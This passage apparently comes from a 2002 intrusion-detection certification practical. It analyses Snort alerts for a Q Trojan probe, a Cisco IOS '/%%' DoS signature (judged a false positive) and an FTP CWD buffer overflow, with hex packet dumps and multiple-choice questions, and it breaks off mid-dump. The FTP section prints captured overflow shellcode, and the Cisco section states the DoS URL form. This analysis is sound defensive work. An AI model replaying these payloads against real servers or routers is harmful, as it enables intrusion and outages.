It is presumed that perimeter defenses, such as firewalls and filtering routers, are not permitting this type of traffic into the internal network. It is difficult to be 100 percent certain without much information regarding this network. It is safe to assume that the

network countermeasures are adequate since there is no evidence of response from any of the randomly targeted host.

(1 + 5) - (1 + 4) = 1

Defensive Recommendation

Ingress and Egress filtering should be enabled on perimeter firewalls and/or filtering routers to only allow traffic that is explicitly permitted by security policies. Since one type of defensive strategy should never be relied on by itself, intrusion detection systems both on the network and host should be employed as well as the same traffic filtering strategy on increasing internal layers of firewall/filtering routers.

Multiple Choice Test Question

Which of the following operating system(s) have a different default TCP and UDP TTL? Choose all that apply.

A. AIX.
B. Solaris.
C. VMS/TCPware.
D. Ultrix V4.1/V4.2A.

Answer is A, C, and D.

Post to intrusions@incidents.org

Date Posted: 01/31/2003
Questions and Answers:
Q. If the source cannot get back a response (using non routable source IP) what is the objective of this stimulus?

A. The objective of this stimulus seems to be that of determining if certain hosts within a network are infected with the Q Trojan. It is suspected that he packet payload elicits a response from the Q Trojan to contact a certain IRC user or channel or even e-mail the attacker. It is just a logical guess based upon what a lot of Trojans have been known to do and what little information is available about the Q Trojan.

Q. How do you think will your host behave if it was really infected?

A. The hosts, if infected, may attempt to contact the attacker and provide information about the system itself. It may also be possible that the Q Trojan may contain some kind of logger that allows it to capture passwords, pure speculation. Since it is a backdoor into a system, there are a number of possibilities especially if the code were to be modified by a talented hacker.

Q. What does the attacker gain out of this?

A. The attacker gains a list of Q infected hosts and possibly further information about the systems themselves and the users of the system.

Detect #2 – CISCO /%% DoS Attempt

Event Traces

The following is a summary output from PureSecure 1.6 Personal Edition of the events triggering this alert. The alerts are generated with Snort 1.9 using the standard snort.conf and rule set with the exception of disabling the spp_stream4 preprocessor. Each event includes the packet payload.

Event List

P	Signature	Classification	Type	Source	Destination	Sensor	Time Stamp »
1	WEB-MISC cisco /%% DOS attempt	web-application-attack	TCP	207.166.87.157:64785	66.54.32.235:80	Exodia	8:16 AM - 11/13
1	WEB-MISC cisco /%% DOS attempt	web-application-attack	TCP	207.166.87.157:64785	66.54.32.235:80	Exodia	8:16 AM - 11/13
1	WEB-MISC cisco /%% DOS attempt	web-application-attack	TCP	207.166.87.157:62476	66.135.192.148:80	Exodia	12:36 AM - 11/11

```
2002-11-13 08:16:49   SID:1 CID:56014
WEB-MISC cisco /%% DOS attempt
[TCP] 207.166.87.157:64785 ->  66.54.32.235:80
47 45 54 20 2F 52 65 61 6C 4D 65 64 69 61 2F 61   GET /RealMedia/a
64 73 2F 63 6C 69 63 6B 5F 6C 78 2E 63 67 69 2F   ds/click_lx.cgi/
77 77 77 2E 75 73 61 74 6F 64 61 79 2E 63 6F 6D   www.usatoday.com
2F 73 70 6F 72 74 73 2F 6D 69 6C 6B 2F 6C 6F 61   /sports/milk/loa
64 2E 68 74 6D 2F 25 25 52 41 4E 44 25 25 2F 53   d.htm/%%RAND%%/S
70 65 63 69 61 6C 31 2F 32 30 34 35 38 5F 4D 69   pecial1/20458_Mi
6C 6B 5F 53 41 4D 4D 59 5F 32 30 30 33 5F 32 39   lk_SAMMY_2003_29
38 35 2F 63 6C 65 61 72 2E 67 69 66 2F 25 00 25   85/clear.gif/%.%
20 45 52 25 25 20 48 54 54 50 2F 31 2E 31 0D 0A    ER%% HTTP/1.1.
41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63   Accept: */*.Acc
65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E   ept-Language: en
2D 75 73 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F   -us.Accept-Enco
64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C   ding: gzip, defl
61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A   ate.User-Agent:
20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F    Mozilla/4.0 (co
6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35   mpatible; MSIE 5
2E 35 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 35   .5; Windows NT 5
2E 30 29 0D 0A 48 6F 73 74 3A 20 61 64 2E 75 73   .0).Host: ad.us
61 74 6F 64 61 79 2E 63 6F 6D 0D 0A 43 6F 6E 6E   atoday.com.Conn
65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69   ection: Keep-Ali
76 65 0D 0A 43 6F 6F 6B 69 65 3A 20 55 53 41 54   ve.Cookie: USAT
49 4E 46 4F 3D 55 49 44 25 33 44 61 61 38 31 33   INFO=UID%3Daa813
32 37 38 33 64 38 38 37 33 37 30 3B 20 52 4D 49   2783d887370; RMI
44 3D 61 61 38 31 33 32 37 38 33 64 38 38 38 63   D=aa8132783d888c
61 30 3B 20 54 49 44 3D 31 73 33 35 30 64 61 30   a0; TID=1s350da0
75 70 6D 68 71 75 3B 20 41 46 46 49 4C 49 41 54   upmhqu; AFFILIAT
45 5F 43 4F 44 45 3D 75 73 61 3B 20 56 45 52 54   E_CODE=usa; VERT
49 43 41 4C 5F 43 4F 44 45 3D 6E 61 74 69 6F 6E   ICAL_CODE=nation
61 6C 3B 20 55 49 44 3D 61 61 38 31 33 32 37 38   al; UID=aa813278
33 64 38 38 37 33 37 30 3B 20 54 44 61 74 61 3D   3d887370; TData=
3B 20 76 31 73 74 3D 33 44 44 32 37 39 38 41 30   ; v1st=3DD2798A0
44 32 30 39 31 35 33 3B 20 42 72 6F 77 73 65 72   D209153; Browser
53 6E 69 66 66 65 72 3D 6E 61 76 69 67 61 74 6F   Sniffer=navigato
72 2E 74 79 70 65 25 33 44 32 25 33 42 25 30 41   r.type%3D2%3B%0A
6E 61 76 69 67 61 74 6F 72 2E 76 65 72 73 69 6F   navigator.versio
```

```
6E 25 33 44 35 2E 35 25 33 42 25 30 41 6E 61 76   n%3D5.5%3B%0Anav
69 67 61 74 6F 72 2E 6F 73 25 33 44 25 32 32 25   igator.os%3D%22%
32 30 57 69 6E 64 6F 77 73 25 32 30 4E 54 25 32   20Windows%20NT%2
30 35 2E 30 25 32 39 25 32 32 25 33 42 25 30 41   05.0%29%22%3B%0A
6E 61 76 69 67 61 74 6F 72 2E 6A 73 56 65 72 73   navigator.jsVers
69 6F 6E 25 33 44 31 2E 33 25 33 42 25 30 41 6E   ion%3D1.3%3B%0An
61 76 69 67 61 74 6F 72 2E 76 62 53 63 72 69 70   avigator.vbScrip
74 45 6E 61 62 6C 65 64 25 33 44 74 72 75 65 25   tEnabled%3Dtrue%
33 42 25 30 41 0D 0A 0D 0A                        3B%0A
```

```
2002-11-13 08:16:49   SID:1 CID:56015
WEB-MISC cisco /%% DOS attempt
[TCP] 207.166.87.157:64785 ->  66.54.32.235:80
47 45 54 20 2F 52 65 61 6C 4D 65 64 69 61 2F 61   GET /RealMedia/a
64 73 2F 63 6C 69 63 6B 5F 6C 78 2E 63 67 69 2F   ds/click_lx.cgi/
77 77 77 2E 75 73 61 74 6F 64 61 79 2E 63 6F 6D   www.usatoday.com
2F 73 70 6F 72 74 73 2F 6D 69 6C 6B 2F 6C 6F 61   /sports/milk/loa
64 2E 68 74 6D 2F 25 25 52 41 4E 44 25 25 2F 53   d.htm/%%RAND%%/S
70 65 63 69 61 6C 31 2F 32 30 34 35 38 5F 4D 69   pecial1/20458_Mi
6C 6B 5F 53 41 4D 4D 59 5F 32 30 30 33 5F 32 39   lk_SAMMY_2003_29
38 35 2F 63 6C 65 61 72 2E 67 69 66 2F 25 00 25   85/clear.gif/%.%
20 45 52 25 25 20 48 54 54 50 2F 31 2E 31 0D 0A    ER%% HTTP/1.1.
41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63   Accept: */*.Acc
65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E   ept-Language: en
2D 75 73 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F   -us.Accept-Enco
64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C   ding: gzip, defl
61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A   ate.User-Agent:
20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F    Mozilla/4.0 (co
6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 35   mpatible; MSIE 5
2E 35 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 35   .5; Windows NT 5
2E 30 29 0D 0A 48 6F 73 74 3A 20 61 64 2E 75 73   .0).Host: ad.us
61 74 6F 64 61 79 2E 63 6F 6D 0D 0A 43 6F 6E 6E   atoday.com.Conn
65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69   ection: Keep-Ali
76 65 0D 0A 43 6F 6F 6B 69 65 3A 20 55 53 41 54   ve.Cookie: USAT
49 4E 46 4F 3D 55 49 44 25 33 44 61 61 38 31 33   INFO=UID%3Daa813
32 37 38 33 64 38 38 37 33 37 30 3B 20 52 4D 49   2783d887370; RMI
44 3D 61 61 38 31 33 32 37 38 33 64 38 38 38 63   D=aa8132783d888c
61 30 3B 20 54 49 44 3D 31 73 33 35 30 64 61 30   a0; TID=1s350da0
75 70 6D 68 71 75 3B 20 41 46 46 49 4C 49 41 54   upmhqu; AFFILIAT
45 5F 43 4F 44 45 3D 75 73 61 3B 20 56 45 52 54   E_CODE=usa; VERT
49 43 41 4C 5F 43 4F 44 45 3D 6E 61 74 69 6F 6E   ICAL_CODE=nation
61 6C 3B 20 55 49 44 3D 61 61 38 31 33 32 37 38   al; UID=aa813278
33 64 38 38 37 33 37 30 3B 20 54 44 61 74 61 3D   3d887370; TData=
3B 20 76 31 73 74 3D 33 44 44 32 37 39 38 41 30   ; v1st=3DD2798A0
44 32 30 39 31 35 33 3B 20 42 72 6F 77 73 65 72   D209153; Browser
53 6E 69 66 66 65 72 3D 6E 61 76 69 67 61 74 6F   Sniffer=navigato
72 2E 74 79 70 65 25 33 44 32 25 33 42 25 30 41   r.type%3D2%3B%0A
6E 61 76 69 67 61 74 6F 72 2E 76 65 72 73 69 6F   navigator.versio
6E 25 33 44 35 2E 35 25 33 42 25 30 41 6E 61 76   n%3D5.5%3B%0Anav
69 67 61 74 6F 72 2E 6F 73 25 33 44 25 32 32 25   igator.os%3D%22%
32 30 57 69 6E 64 6F 77 73 25 32 30 4E 54 25 32   20Windows%20NT%2
30 35 2E 30 25 32 39 25 32 32 25 33 42 25 30 41   05.0%29%22%3B%0A
6E 61 76 69 67 61 74 6F 72 2E 6A 73 56 65 72 73   navigator.jsVers
69 6F 6E 25 33 44 31 2E 33 25 33 42 25 30 41 6E   ion%3D1.3%3B%0An
61 76 69 67 61 74 6F 72 2E 76 62 53 63 72 69 70   avigator.vbScrip
74 45 6E 61 62 6C 65 64 25 33 44 74 72 75 65 25   tEnabled%3Dtrue%
33 42 25 30 41 0D 0A 0D                           3B%0A
```

```
2002-11-11 00:36:30   SID:1 CID:52448
WEB-MISC cisco /%% DOS attempt
[TCP] 207.166.87.157:62476 ->  66.135.192.148:80
47 45 54 20 2F 77 73 2F 25 25 73 74 79 6C 65 25   GET /ws/%%style%
```

```
73 70 61 63 65 72 2E 67 69 66 20 48 54 54 50 2F   spacer.gif HTTP/
31 2E 30 0D 0A 52 65 66 65 72 65 72 3A 20 68 74   1.0.Referer: ht
74 70 3A 2F 2F 63 67 69 2E 65 62 61 79 2E 63 6F   tp://cgi.ebay.co
6D 2F 77 73 2F 65 42 61 79 49 53 41 50 49 2E 64   m/ws/eBayISAPI.d
6C 6C 3F 56 69 65 77 49 74 65 6D 26 69 74 65 6D   ll?ViewItem&item
3D 31 33 39 34 39 34 36 37 37 35 0D 0A 43 6F 6E   =1394946775.Con
6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C   nection: Keep-Al
69 76 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A   ive.User-Agent:
20 4D 6F 7A 69 6C 6C 61 2F 34 2E 37 39 20 5B 65    Mozilla/4.79 [e
6E 5D 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 35   n] (Windows NT 5
2E 30 3B 20 55 29 0D 0A 48 6F 73 74 3A 20 63 67   .0; U).Host: cg
69 2E 65 62 61 79 2E 63 6F 6D 0D 0A 41 63 63 65   i.ebay.com.Acce
70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69   pt: image/gif, i
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20   mage/x-xbitmap,
69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67   image/jpeg, imag
65 2F 70 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70   e/pjpeg, image/p
6E 67 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64   ng.Accept-Encod
69 6E 67 3A 20 67 7A 69 70 0D 0A 41 63 63 65 70   ing: gzip.Accep
74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 0D 0A   t-Language: en.
41 63 63 65 70 74 2D 43 68 61 72 73 65 74 3A 20   Accept-Charset:
69 73 6F 2D 38 38 35 39 2D 31 2C 2A 2C 75 74 66   iso-8859-1,*,utf
2D 38 0D 0A 43 6F 6F 6B 69 65 3A 20 6E 6F 6E 73   -8.Cookie: nons
65 73 73 69 6F 6E 3D 41 51 41 41 41 41 45 41 41   ession=AQAAAAEAA
41 41 49 41 41 41 41 56 41 41 41 41 47 65 79 7A   AAIAAAAVAAAAGeyz
7A 31 6E 50 2F 63 39 4D 44 45 77 4D 7A 63 77 4D   z1nP/c9MDEwMzcwM
6A 45 33 4F 54 6C 34 4E 6A 46 6F 64 48 52 77 4F   jE3OTl4NjFodHRwO
69 38 76 59 32 64 70 4C 6D 56 69 59 58 6B 75 59   i8vY2dpLmViYXkuY
32 39 74 4C 33 64 7A 4C 32 56 43 59 58 6C 4A 55   29tL3dzL2VCYXlJU
30 46 51 53 53 35 6B 62 47 77 2F 56 6D 6C 6C 64   0FQSS5kbGw/Vmlld
30 6C 30 5A 57 30 6D 61 58 52 6C 62 54 30 78 4D   0l0ZW0maXRlbT0xM
7A 6B 30 4F 54 51 32 4E 7A 63 31 57 51 2A 2A 65   zk0OTQ2Nzc1WQ**e
3B 20 6C 75 63 6B 79 39 3D 37 37 36 35 32 38 3B   ; lucky9=776528;
20 72 65 63 65 6E 74 5F 76 69 3D 4D 54 4D 35 4E    recent_vi=MTM5N
44 6B 30 4E 6A 63 33 4E 51 59 7A 4D 7A 51 79 42   Dk0Njc3NQYzMzQyB
6A 45 77 4D 7A 63 77 4E 6A 63 77 4D 44 41 47 54   jEwMzcwNjcwMDAGT
57 6C 75 62 32 78 30 59 53 42 4E 52 43 42 4E 56   Wlub2x0YSBNRCBNV
43 41 78 4F 43 30 79 4F 47 31 74 49 45 31 47 49   CAxOC0yOG1tIE1GI
46 70 76 62 32 30 67 54 47 56 75 63 79 41 71 54   Fpvb20gTGVucyAqT
6B 56 58 4B 67 59 48 4D 54 4D 35 4E 6A 4D 7A 4D   kVXKgYHMTM5NjMzM
7A 67 33 4D 51 59 7A 4D 7A 51 79 42 6A 45 77 4D   zg3MQYzMzQyBjEwM
7A 63 77 4E 6A 49 33 4D 44 49 47 54 6D 56 33 49   zcwNjI3MDIGTmV3I
44 45 35 4C 54 4D 31 62 57 30 67 52 6A 4D 75 4E   DE5LTM1bW0gRjMuN
53 30 30 4C 6A 55 67 54 47 56 75 63 79 41 6F 54   S00LjUgTGVucyAoT
57 6C 75 62 32 78 30 59 53 42 4E 59 57 35 31 59   Wlub2x0YSBNYW51Y
57 77 67 54 55 51 70 42 67 63 78 4D 7A 6B 32 4D   WwgTUQpBgcxMzk2M
7A 4D 78 4E 44 6B 35 42 6A 4D 7A 4E 44 49 47 4D   zMxNDk5BjMzNDIGM
54 41 7A 4E 7A 41 32 4D 6A 41 7A 4D 41 5A 4F 5A   TAzNzA2MjAzMAZOZ
58 63 67 4D 54 6B 74 4D 7A 56 74 62 53 42 47 4D   XcgMTktMzVtbSBGM
79 34 31 4C 54 51 75 4E 53 42 4D 5A 57 35 7A 49   y41LTQuNSBMZW5zI
43 68 4E 61 57 35 76 62 48 52 68 49 45 31 68 65   ChNaW5vbHRhIE1he
48 68 31 62 53 42 42 52 69 6B 47 42 77 3D 3D 6D   Hh1bSBBRikGBw==m
3B 20 65 62 61 79 3D 6A 73 2F 31 0D 0A 0D 0A      ; ebay=js/1
```

The following are the corresponding WinDump packet traces for the above summary output:

```
00:36:30.486507 207.166.87.157.62476 > 66.135.192.148.80: P 147555132:147555979(847)
ack 176211001 win 17520 (DF) (ttl 124, id 17661, bad cksum d66e!)

08:16:49.626507 207.166.87.157.64785 > 66.54.32.235.80: P 3447537467:3447538164(697)
ack 502420461 win 64860 (DF) (ttl 124, id 7952, bad cksum 9cec!)
```

```
08:16:49.746507 207.166.87.157.64785 > 66.54.32.235.80: P 1349850533:1349851229(696)
ack 2945117705 win 64860 [tos 0x10]  (ttl 240, id 0, bad cksum 0!)
```

The following WinDump command was issued to obtain the above output:

windump -n -v -vv -r gcia\2002.10.13 -s 1560 (src host 207.166.87.157 or dst host 207.166.87.157)

Note that the output from PureSecure is listed in reverse chronological order.

Source of Trace

Trace data for this analysis were obtained from the 2002.10.11 and 2002.10.13 raw Snort binary log on http://www.incidents.org/logs/Raw.

The following Snort 1.9 rule in the WEB-MISC rule set triggered the event:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC cisco /%% DOS attempt"; flow:to_server,established; uricontent:"/%%"; classtype:web-application-attack; sid:1546; rev:4;)

Detect Generated By

This detect was generated by using Snort 1.9 employing the standard snort.conf and rule set with the exception of disabling the spp_stream4 preprocessor. PureSecure 1.6 from Demarc, http://www.demarc.com/, was used as the front-end for ease of data analysis.

Probability the Source Address Was Spoofed

The probability of the source address being spoofed is low. The connection between the source address and target address are established in all three triggered events. The Snort rules, as one can see from above, alerts on established connections that have the URI content of "/%%" on any web service port from an external host to an internal host. All three triggered events contain packet payload with HTTP GET requests for content to some very popular websites. The first two are for RealAudio content and that last one is for a popular online auction site page. The source address would need to be legitimate in order for content to be properly delivered. If the events were an attempt to execute arbitrary commands on the web host then the source address could be spoofed, but we see otherwise.

Description of Attack

The triggered events signify that there is an attempt at causing a denial-of-service on a Cisco device through a web server available on the Cisco device itself. This, attack, would seem targeted at possible buffer overflow vulnerabilities in the web server's code for processing the URI. The URI with content "/%%" would conceivably cause the Cisco device to hang, go offline, or enter an infinite loop.

A quick search yielded further information. Apparently there is a defect in Cisco's IOS versions 11.1 through 12.1 inclusive running on certain devices, routers and switches mainly, that opens the device to an outside attack on the HTTP service, if enabled, causing the device to halt and reload. In certain instances and/or devices, the devices do not reload the IOS thus requiring physical manual intervention to remedy the issue. The would-be attacker only needs to point their browser with http://<target.router.ip>/%% as the syntax to cause the device to halt and reload. This is due to the feature Cisco implemented in the IOS releases 11.1 through 12.1 to parse special characters in a URI format of "%nn", where "n" is a hexadecimal digit. This vulnerability was reported to Bugtraq and made publicly available by Cisco Systems on May 14th 2000.

The IOS HTTP service is enabled by default on Cisco 1003, 1004, and 1005 routers if they are not configured out-of-the-box. Other affected devices are as follows:

- Cisco routers in the AGS/MGS/CGS/AGS+, IGS, RSM, 800, ubr900, 1000, 2500, 2600, 3000, 3600, 3800, 4000, 4500, 4700, AS5200, AS5300, AS5800, 6400, 7000, 7200, ubr7200, 7500, and 12000 series.
- Most recent versions of the LS1010 ATM switch.
- The Catalyst 6000 if it is running IOS.
- Some versions of the Catalyst 2900XL and 3500XL LAN switches.
- The Cisco DistributedDirector.

These devices are vulnerable if the IOS HTTP service is enabled by configuration of the network administrator.

For more detailed information please refer to the following sources:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0380
http://www.network-intelligence.com/support/docs/6332/vul_14117.html
http://www.cisco.com/warp/public/707/ioshttpserver-pub.shtml

Attack Mechanism

The attack in relation to this event requires that the target host is a Cisco device, router or switch, running the IOS HTTP service with IOS software version 11.1 through 12.1 and a URI content containing "/%%". The host specifically receiving the request must be a Cisco device matching the previously stated criteria on its IOS HTTP service for device management. The triggering Snort rule is pretty generic and will alert on any traffic originating from what is defined as an outside host on any port to any defined inside host on any HTTP service port that has the URI content of "/%%". This rule could alert on legitimate web traffic since "/%%" is sometimes seen in web traffic.

This is most likely a false positive even if we did not know much about the device or network this event was seen on. The traffic appears legitimate from the packet decodes

and the payload containing HTTP GET requests to valid websites. It also follows that since the source addresses are most likely not spoofed, that an attacker wishing to cause damage to any entity would risk the chance of being traced. Using your real address to perform an attack as the Cisco /%% DoS would definitely be asking for trouble. Of course, the motives and thoughts of an attacker are most often hard to determine. Another reason for believing this is a false positive is the fact that access to remote management services to any of the devices on your network regardless of criticality should never be opened to the outside world. Access to such services should always be tightly controlled.

Correlations

In order to further investigate these events without full access to the network design, device information, or full traces; a search was performed on http://www.dshield.org and http://www.incidents.org to gather statistics of similar events. The search did not yield any conclusive data or statistics for the recent months. It is possible that most of the vulnerable devices have been mitigated since this is a almost 3-year old exploit. All the same further research is needed.

As such, packet traces were performed on the raw logs 2002.10.10, 2002.10.11, 2002.10.12, 2002.10.13, and 2002.10.14. The filter used with WinDump was of the following form:

(src host <source host> and dst host <target host>) or (src host <target host> and dst host <source host>)

The result returned only consisted of the three packets that triggered the event. It is possible that the rest of the TCP session was not captured in these raw traces. Packet traces were performed on the raw logs 2002.10.11 and 2002.10.13 with the WinDump filter of source or destination address equal to the source address indicated in the triggered events. This attempt to find the beginning and end of the TCP session proved fruitless. The trace files are generated with Snort in binary logging mode and a standard rule set so the rest of the TCP session must not have been captured since it did not meet any of the criteria's to trigger logging of the event as these packets of the TCP session did.

Evidence of Active Targeting

This trace does not show active targeting by an attack or attacker targeting a specific exploit since it has been determined that the events triggered are false positives. The hosts targeted are legitimate websites serving content and are theoretically not vulnerable Cisco devices.

Severity

(Target Criticality + Attack Lethality) - (System Countermeasures + Network Countermeasures) = Severity

Target Criticality = 1
The targets are legitimate websites and not core infrastructure devices, Cisco, that this probable exploit affects.
Attack Lethality = 4
The exploit is aimed at a denial-of-service of Cisco devices. These devices are often employed as the infrastructure backbone of large entities. If these devices were truly Cisco devices, this would cause the entity an incredible amount of damage if succeeded.
System Countermeasures = 5
The devices targeted by this exploit are not Cisco devices and therefore would not be prone to the attack.
Network Countermeasures = 2
It is presumed that perimeter defenses, such as firewalls and filtering routers, allowed this traffic through. Web traffic is often open especially in this age of e-commerce.

(1 + 4) - (5 + 2) = -2

Defensive Recommendation

Various defensive strategies are available and no single strategy will ever provide the best defensive results. It is, therefore, best to use a combination that will provide the most protection for the given environment as each environment is different. To reduce the risk of this attack on an environment, the following suggestions should be implemented with discretion for the environment and security policies:

- Upgrade to an IOS version that is not vulnerable or apply the fix from Cisco, if possible.

  Or

- Completely disable the HTTP server on vulnerable Cisco devices using the command **no ip http server** while in global configuration mode.

  Or

- Restrict access to the HTTP server on the vulnerable Cisco device using an access list on the device if the HTTP service is desired for remote administration. For example, the following commands can be issued in global configuration mode to create a standard access list and apply it to the HTTP server:

  access-list 1 permit <admin station address>

  ip http access-class 1

If access list 1 is already in use, then choose another number in the range 0-99. The implicit deny rule added to the end of every access list will prevent access from any other IP addresses.

Or

- Prohibit network access to HTTP server on a vulnerable Cisco device by blocking traffic in the network path to the server's port with an extended access list. This extended access list would be applied on an interface of the vulnerable Cisco device itself or on another Cisco device in the path of a potential attack. For example the extended access list could be applied inbound on the outside interface of an edge router. The port number used in the extended access list statement must be the default port used by the HTTP server, port 80, or equal to whatever value it may have been configured to via the **ip http port** command.

Multiple Choice Test Question

Why should the analyst carefully analyze events triggered by a rule such as the one listed here instead of jumping to conclusions?

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC cisco /%%
DOS attempt"; flow:to_server,established; uricontent:"/%%"; classtype:web-application-attack; sid:1546;
rev:4;)
```

A. It is a legitimate attack.
B. The analyst can assume the traffic did not get through since it is a sensor in the DMZ that alerted.
C. The rule is generic enough to trigger on legitimate traffic.
D. The triggered event is indicative of an attack on a web server.

Answer is C.

Detect #3 – FTP CWD Buffer Overflow Attempt

Event Traces

The following is a summary output from PureSecure 1.6 Personal Edition of the events triggering this alert. The alerts are generated with Snort 1.9 using the standard snort.conf and rule set with the exception of disabling the spp_stream4 preprocessor. Each event includes the packet payload.

```
_____________________________________________________________
2002-11-02 03:12:36   SID:1 CID:26877
FTP CWD overflow attempt
[TCP] 195.232.55.6:1763 ->  207.166.87.58:21
43 57 44 20 7E 7B 0A                          CWD ~{
_____________________________________________________________
2002-11-02 03:12:33   SID:1 CID:26876
FTP CWD overflow attempt
[TCP] 195.232.55.6:1763 ->  207.166.87.58:21
43 57 44 20 7E 2F 7B 2E 2C 2E 2C 2E 2C 2E 7D 0A   CWD ~/{.,.,.,.}.
```

```
_______________________________________________________________________
2002-11-02 03:12:32   SID:1 CID:26875
FTP CWD overflow attempt
[TCP] 195.232.55.6:1763 ->  207.166.87.58:21
43 57 44 20 30 30 30 30 30 30 30 30 30 30 30 30   CWD 000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 F0 FC 40 31 07 08 98 5F 08 08 EB 0C   0000..@1..._....
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
EB 0C EB 0C 90 90 90 90 90 90 90 90 90 90 90 90   ................
31 DB 43 B8 0B 74 51 0B 2D 01 01 01 01 50 89 E1   1.C..tQ.-....P..
6A 04 58 89 C2 CD 80 EB 0E 31 DB F7 E3 FE CA 59   j.X......1.....Y
6A 03 58 CD 80 EB 05 E8 ED 0A CA 59 6A 03 58 CD   j.X........Yj.X.
80 EB 05 E8 ED FF FF FF FF FF FF 0A               ...........
_______________________________________________________________________
2002-11-02 03:11:45   SID:1 CID:26873
FTP CWD overflow attempt
[TCP] 195.232.55.6:1756 ->  207.166.87.60:21
43 57 44 20 7E 7B 0A                              CWD ~{
_______________________________________________________________________
2002-11-02 03:11:42   SID:1 CID:26872
FTP CWD overflow attempt
[TCP] 195.232.55.6:1756 ->  207.166.87.60:21
43 57 44 20 7E 2F 7B 2E 2C 2E 2C 2E 2C 2E 7D 0A   CWD ~/{.,.,.,.}.
_______________________________________________________________________
2002-11-02 03:11:41   SID:1 CID:26871
FTP CWD overflow attempt
[TCP] 195.232.55.6:1756 ->  207.166.87.60:21
43 57 44 20 30 30 30 30 30 30 30 30 30 30 30 30   CWD 000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
```

```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30   0000000000000000
30 30 30 30 F0 FC 40 31 07 08 98 5F 08 08 EB 0C   0000..@1..._....
EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C EB 0C   ................
